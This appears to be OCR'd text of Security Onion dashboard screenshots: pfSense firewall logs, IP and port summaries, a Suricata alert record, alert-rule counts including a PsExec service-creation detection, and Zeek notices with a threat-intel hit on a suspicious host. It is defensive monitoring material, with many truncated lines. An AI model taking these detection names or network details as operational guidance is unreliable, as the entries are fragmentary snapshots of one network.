                              001:so-firewall-2021.07.06 _score: - Push to TheHive: Click to create a case in TheHive

> Jul 6, 2021 @ 09:54:25.000   event.dataset: firewall agent.hostname: so-filebeat agent.name: SecOnion-001 agent.id: c1f057ca-39f
                               destination.geo.timezone: Australia/Sydney destination.geo.ip: 1.1.1.1 destination.geo.country_name: Aus
                               source.application: filterlog source.port: 60168 source.ip: 10.0.0.100 interface.name: em1 ingest.timest
                               ip.flags: none ip.tos: 0x0 ip.id: 3412 ip.version: 4 ip.ttl: 128 message: <134>Jul 6 15:54:25 filterlog[1
```



Search
KQL
Last 24 hours
Show dates
Refresh
+ Add filter
Security Onion - Navigation
Home
Event Category
Alert | File | Host | Network
Firewall – Rule Action Summary
pass
block
Firewall Logs – Count over time
Count
600
400
200
0
18:00
21:00
00:00
03:00
06:00
09:00
12:00
15:00
@timestamp per 30 minutes
Firewall – Network Protocol Summary
udp
tcp
hip
icmp
All docs
_all
500
1,000
Count

Firewall – Source IP Summary

source.ip: Descending	Count
10.0.0.100	1,148
172.25.20.103	540
127.0.0.1	92
0.0.0.0	71
10.0.0.250	18
10.0.0.1	13

Firewall – Source Port Summary

source.port: Desc...	Count
138	14
514	13
60283	4
60421	4
60448	4
60515	4
61031	4
54943	3
59263	3
59388	3

‹ 1 2 3 4 5 ›

Firewall – Destination IP Summary

destination.ip: Desce...	Count
1.1.1.1	1,139
127.0.0.1	92
255.255.255.255	71
38.229.53.9	45
74.6.168.72	45
129.250.35.250	44
52.6.160.3	28
172.25.100.100	19
202.12.27.33	19
204.79.197.219	16

‹ 1 2 3 4 5 ›


Firewall – Destination Port Summary

destination.port: Des...	Count
53	1,179
123	299
443	292
138	14
514	13
80	10
67	1

Custom Search – Firewall Events


1–50 of 1882

```
Time ▾                     _source
> Jul 6, 2021 @ 09:58:36.000   event.dataset: firewall agent.hostname: so-filebeat agent.name: SecOnion-001 agent.id: c1f057ca-39f7-4131-9089-fbc52b92473a agent.type: filebeat agent.ephemeral_id: c8e110f1-aaf3-4931-8a86-537a6f76eade agent.version: 7.11.2 data.length: 56 log.source.address: 10.0.0.1:514
                               destination.geo.continent_name: North America destination.geo.country_iso_code: US destination.geo.timezone: America/Chicago destination.geo.ip: 74.6.168.72 destination.geo.country_name: United States destination.geo.location.lon: -97.822 destination.geo.location.lat: 37.751 destination.port: 123
                               destination.ip: 74.6.168.72 rule.reason: match rule.sub_uuid: rule.action: pass rule.uuid: 38 syslog.priority: 134 syslog.timestamp: Jul 6 15:58:36 source.application: filterlog source.port: 12677 source.ip: 172.25.20.103 interface.name: em0 ingest.timestamp: Jul 6, 2021 @ 15:58:36.300
                               network.community_id: 1:md6hczkjh30Ujmxu6AcZMi6sE+8= network.transport_id: 17 network.transport: udp network.direction: out ecs.version: 1.6.0 host.name: SecOnion-001 event.module: pfsense ip.ecn: ip.offset: 0 ip.flags: none ip.tos: 0xb8 ip.id: 47341 ip.version: 4 ip.ttl: 64 message:
                               <134>Jul 6 15:58:36 filterlog[15461]: 38,,,1000004861,em0,match,pass,out,4,0xb8,,64,47341,0,none,17,udp,76,172.25.20.103,74.6.168.72,12677,123,56 @timestamp: Jul 6, 2021 @ 09:58:36.000 firewall.tracker_id: 1000004861 firewall.anchor: _id: OevUfXoBfyEW4U1RgtG_ _type: _doc _index: SecOnion-001:so-
> Jul 6, 2021 @ 09:58:33.000   event.dataset: firewall agent.hostname: so-filebeat agent.name: SecOnion-001 agent.id: c1f057ca-39f7-4131-9089-fbc52b92473a agent.ephemeral_id: c8e110f1-aaf3-4931-8a86-537a6f76eade agent.type: filebeat agent.version: 7.11.2 data.length: 56 log.source.address: 10.0.0.1:514
                               destination.geo.continent_name: North America destination.geo.country_iso_code: US destination.geo.timezone: America/Chicago destination.geo.ip: 38.229.53.9 destination.geo.country_name: United States destination.geo.location.lon: -97.822 destination.geo.location.lat: 37.751 destination.port: 123
                               destination.ip: 38.229.53.9 rule.reason: match rule.sub_uuid: rule.action: pass rule.uuid: 38 syslog.priority: 134 syslog.timestamp: Jul 6 15:58:33 source.application: filterlog source.port: 10481 source.ip: 172.25.20.103 interface.name: em0 ingest.timestamp: Jul 6, 2021 @ 15:58:33.244
                               network.community_id: 1:mRFifoejyLgtn32wd8RjalGI5tA= network.transport_id: 17 network.transport: udp network.direction: out ecs.version: 1.6.0 host.name: SecOnion-001 event.module: pfsense ip.ecn: ip.offset: 0 ip.flags: none ip.tos: 0xb8 ip.id: 39538 ip.version: 4 ip.ttl: 64 message:
                               <134>Jul 6 15:58:33 filterlog[15461]: 38,,,1000004861,em0,match,pass,out,4,0xb8,,64,39538,0,none,17,udp,76,172.25.20.103,38.229.53.9,10481,123,56 @timestamp: Jul 6, 2021 @ 09:58:33.000 firewall.tracker_id: 1000004861 firewall.anchor: _id: MuvUfXoBfyEW4U1Rd9EG _type: _doc _index: SecOnion-
```




message


```
{"timestamp":"2020-12-28T19:16:18.810049+0000","flow_id":2114587134667288,"in_iface":"bond0","
event_type":"alert","vlan":[1000],"src_ip":"172.25.100.250","src_port":46862,"dest_ip":"18.22
5.36.18","dest_port":80,"proto":"TCP","community_id":"1:cOc3FG5cJ8OivBen8kyrb\/Ji+h4=","tx_i
d":0,"alert":{"action":"allowed","gid":1,"signature_id":2013505,"rev":4,"signature":"ET POLICY
GNU\/Linux YUM User-Agent Outbound likely related to package management","category":"Potential
Corporate Privacy Violation","severity":1,"metadata":{"updated_at":["2020_04_22"],"created_a
```



New Data Table / Choose a source

security onion - alerts





Security Onion - Alerts

Data | Options

Metrics

Metric Count

Buckets

Split rows

Aggregation: Terms

Field: rule.name.keyword

Order by: Metric: Count


Order: Descending

Size: 50


○ Group other values in separate bucket

○ Show missing values

Custom label:



rule.name.keyword: Descending	Count
Windows Logon Success	2,626
Windows User Logoff	2,467
Summary event of the report's signatures	329
Windows error event.	41
PAM: Login session opened.	30
PAM: Login session closed.	27
ET POLICY PsExec service created	22
Windows System error event	14
Host-based anomaly detection event (rootcheck).	13
GPL RPC portmap mountd request UDP	12




EDIT FILTER

Field: event.severity

Operator: is between

3 → 8

Create custom label?



event.dataset:notice AND event.module:zeek

Last 24 hours

notice.message.keyword: Descending	source.ip: Descending	Count
SSL certificate validation failed with (unable to get local issuer certificate)	172.25.100.226	5
SSL certificate validation failed with (self signed certificate)	172.25.100.210	1

Export: Raw Formatted

:so-

Metrics

Metric Count

Buckets

Split rows notice.message.keywor...

Split rows


Sub aggregation: Terms (Terms help)

Field: source.ip

Order by: Metric: Count

Order

Size




EDIT FILTER

Field: notice.message.key...


Operator: is not

Value: SSL certificate validation failed with (unable to g...


- ✓ SSL certificate validation failed with (unable to get...
- SSL certificate validation failed with (self signed c...
- Intel hit on w0x.host at DNS::IN_REQUEST



```
